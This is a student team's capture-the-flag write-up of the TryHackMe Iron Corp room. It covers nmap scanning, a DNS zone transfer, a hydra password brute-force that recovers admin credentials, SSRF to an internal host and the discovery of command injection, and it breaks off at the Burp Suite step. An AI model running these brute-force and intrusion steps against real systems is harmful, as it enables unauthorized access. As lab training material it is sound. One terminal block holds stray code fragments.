

PenTest 2

ROOM A

14K BENTLEY

Members

ID	Name	Role
1211102582	AMEER IRFAN BIN NORAZIMAN	LEADER
1211101873	MUHAMMAD NABEEL SHAMIME BIN KHAEROZI	MEMBER
1211102269	MUHAMMAD ANIQ SYAHMI BIN SHAHARIL	MEMBER
1211101915	NURDINA AISHAH BINTI KASUMA SATRIA	MEMBER

TryHackMe | Iron Corp

1) Recon and Enumeration

Members Involved: *Muhammad Aniq Syahmi Bin Shaharil*

Tools used: nmap / -n / -Pn / -sV / -sC / -p / FireFox / Kali / Terminal / dig / sudo / nano / cd / hydra

Thought Process and Methodology and Attempts:

Upon deploying the machine and Terminal in Kali, Aniq uses nmap to scan ports connected to ironcorp.me.

```
(1211101915㉿kali)-[~]
└─$ nmap -n -Pn -sV -sC -p53,135,3389,8080,11025,49667,49670 ironcorp.me -o ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 03:09 EDT
Nmap scan report for ironcorp.me (10.10.42.248)
Host is up.


PORT      STATE     SERVICE      VERSION
53/tcp    filtered  domain
135/tcp   filtered  msrpc
3389/tcp  filtered  ms-wbt-server
8080/tcp  filtered  http-proxy
11025/tcp filtered  unknown
49667/tcp filtered  unknown
49670/tcp filtered  unknown

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.51 seconds
```

Aniq then accesses the web service of port 8080 and has a control panel, however there is no functionality that can serve us.

The screenshot shows a web-based administrative interface with a dark blue theme. The top navigation bar includes links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main header displays the title 'DASHTREME ADMIN'. On the left, a sidebar lists 'MAIN NAVIGATION' items such as Dashboard, UI Icons, Forms, Tables, Calendar (with a 'New' badge), Profile, Login, Registration, and Upgrade To PRO. Below this are 'LABELS' for Important, Warning, and Information. The main content area features several data cards: 'Total Orders' (9526, +4.2% ↑), 'Total Revenue' (8323, +1.2% ↑), 'Visitors' (6200, +5.2% ↑), and 'Messages' (5630, +2.2% ↑). At the bottom, two charts are displayed: 'Site Traffic' (line graph showing new vs old visitors over time) and 'Weekly sales' (donut chart showing revenue distribution between Direct and Affiliate sources).

Aniq then accesses the web service of port 11025 and faces the same problem, another website that also does not contain information or functionalities that help us to climb in the system.




Nabeel then remembered that nmap took out the open port 53, let's see if with dig there could be a list of any subdomain or information that is relevant to us.

Seems like there's 2 sub domains running internally. `admin.ironcorp.me` and `internal.ironcorp.me`.

```
(1211101915㉿kali)-[~] y == 'block')
$ dig @10.10.37.33 ironcorp.me axfr
else
; <>> Dig 9.17.19-3-Debian <>> @10.10.37.33 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.      3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.      3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me. 3600    IN      A       127.0.0.1
internal.ironcorp.me. 3600   IN      A       127.0.0.1
ironcorp.me.      3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 267 msec
;; SERVER: 10.10.37.33#53(10.10.37.33) (TCP)
;; WHEN: Wed Aug 03 04:08:02 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
</html>
```

Although Nabeel and Aniq couldn't access one of them, they understand that this resource is only exposed internally. Therefore, they use nano to edit in /etc/hosts, this is to translate a host name into its Internet address.



Authentication required!

This server could not verify that you are authorized to access the URL "/". You either supplied the wrong credentials (e.g., bad password), or your browser doesn't understand how to supply the credentials required.
In case you are allowed to request the document, please check your user-id and password and try again.
If you think this is a server error, please contact the [webmaster](#).

Error 401

admin.ironcorp.me
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4


```
(1211101915㉿kali)-[~]
$ sudo nano /etc/hosts
[sudo] password for 1211101915:
```

A screenshot of a terminal window titled "File Actions Edit View Help" and "1211101915@kali: ~". The command "GNU nano 5.9" is at the top. The file "/etc/hosts" is open. It contains the following entries:

```
127.0.0.1 localhost
127.0.1.1 kali
10.10.37.33 ironcorp.me
10.10.37.33 admin.ironcorp.me
10.10.37.33 internal.ironcorp.me

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

To get the password, Aniq and Nabeel used cd /usr/share/wordlists. Wordlist can also be referred to as a password dictionary in Kali



```
(1211101915㉿kali)-[~]
$ cd /usr/share/wordlists

(1211101915㉿kali)-[/usr/share/wordlists]
$ ls
dirb dirbuster fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt wfuzz
```

At first, they found `rockyou.txt.gz` coloured in red under the wordlists, but didn't manage to screenshot it. When trying to unzip the file, they came into many errors. Fortunately, with researching they found a command :

```
sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
```

With this the `rockyou.txt.gz` became `rockyou.txt`. All they had to do was nano `rockyou.txt`

```
(1211101915㉿kali)-[~]
$ sudo nano rockyou.txt

GNU nano 5.9
simbal23
shianne
shammy
sexitime
sexyslim
septiembre
savana
ryan01
roshan
rocko
rockero
rhapsody
rescue
recall
raquelite
rainbow7
qwerty6
pumas1
princ3ss
prettylady
pollos
pennwise
password1234
panter
palacio
oioioi
october29
nugget1
noway
novembro
nosferatu
newlove
mybirthday
munkey
mousie
moocow1
mommyf3
melvin1
mellissa
mate
manita
mandy123
mandai
mailbox

^G Help      ^O Write Out    ^W Where Is    ^K Cut        ^J Execute    ^C Location   M-U Undo    M-A Set Mark
^X Exit      ^R Read File    ^H Replace     ^U Paste      ^L Justify    M-G Go To Line M-E Redo    M-C Copy

```

Then with Hydra, they found the login name and password.

```
(1211101915㉿kali)-[~]
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt -s 11025 -f admin.ironcorp.me http-get
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 03:37:33
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[STATUS] 1154.00 tries/min, 1154 tries in 00:01h, 14343245 to do in 207:10h, 16 active
[11025][http-get] host: admin.ironcorp.me login: admin password: password123
[STATUS] attack finished for admin.ironcorp.me (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 03:38:52
```


2) Category: Initial Foothold

Members Involved: *Nurdina Aishah Binti Kasuma Satria*


Tools used: Kali / Terminal / FireFox /

Thought Process and Methodology and Attempts:

After Aniq successfully logged in to admin.ironcorp.me:11025 . Dina were greeted with a One Piece background image. The first page is with a form where we were able to send queries.




Dina then uses it to perform an internal port scan and discover new services that are only available internally. This would help an attacker discover internally exposed services, evading their firewall. Dina then took advantage of the vulnerability and loaded the subdomain that we could not access from the perimeter. Dina then examines the code and sees a variable that prints out a user's name.



By viewing the source code Dina copied the link given and pasted it at the end of the link under the same browser. Then, at the top left appeared the name Equinox, and when she paste her name at the end of the link, the name Equinox appears with her name next to it.

```
<body>
    <b>You can find your name <a href="http://internal.ironcorp.me:11025/name.php?name=">here</a>
</body>
</html>
```



<body>

```
<b>My name is: </b><pre>
Equinoxdina
</pre>
</body>
```


3) Category: Horizontal Privilege Escalation

Members Involved: *Muhammad Nabeel Shamime Bin Khaerozi*



Tools used: *Burpsuite, Kali, Terminal*

Thought Process and Methodology and Attempts:

When the name Equinox appears with Dina name next to it, Following a number of code injection experiments, it became evident that encode url allowed system instructions to be executed.



After that, turn on the Burp at top of the left and launch the Burpsuite. Go to proxy and make sure the Intercept is in turn on. Then go back to the website and relaunch back. We see that Burpsuite by proxy continues to be displayed.




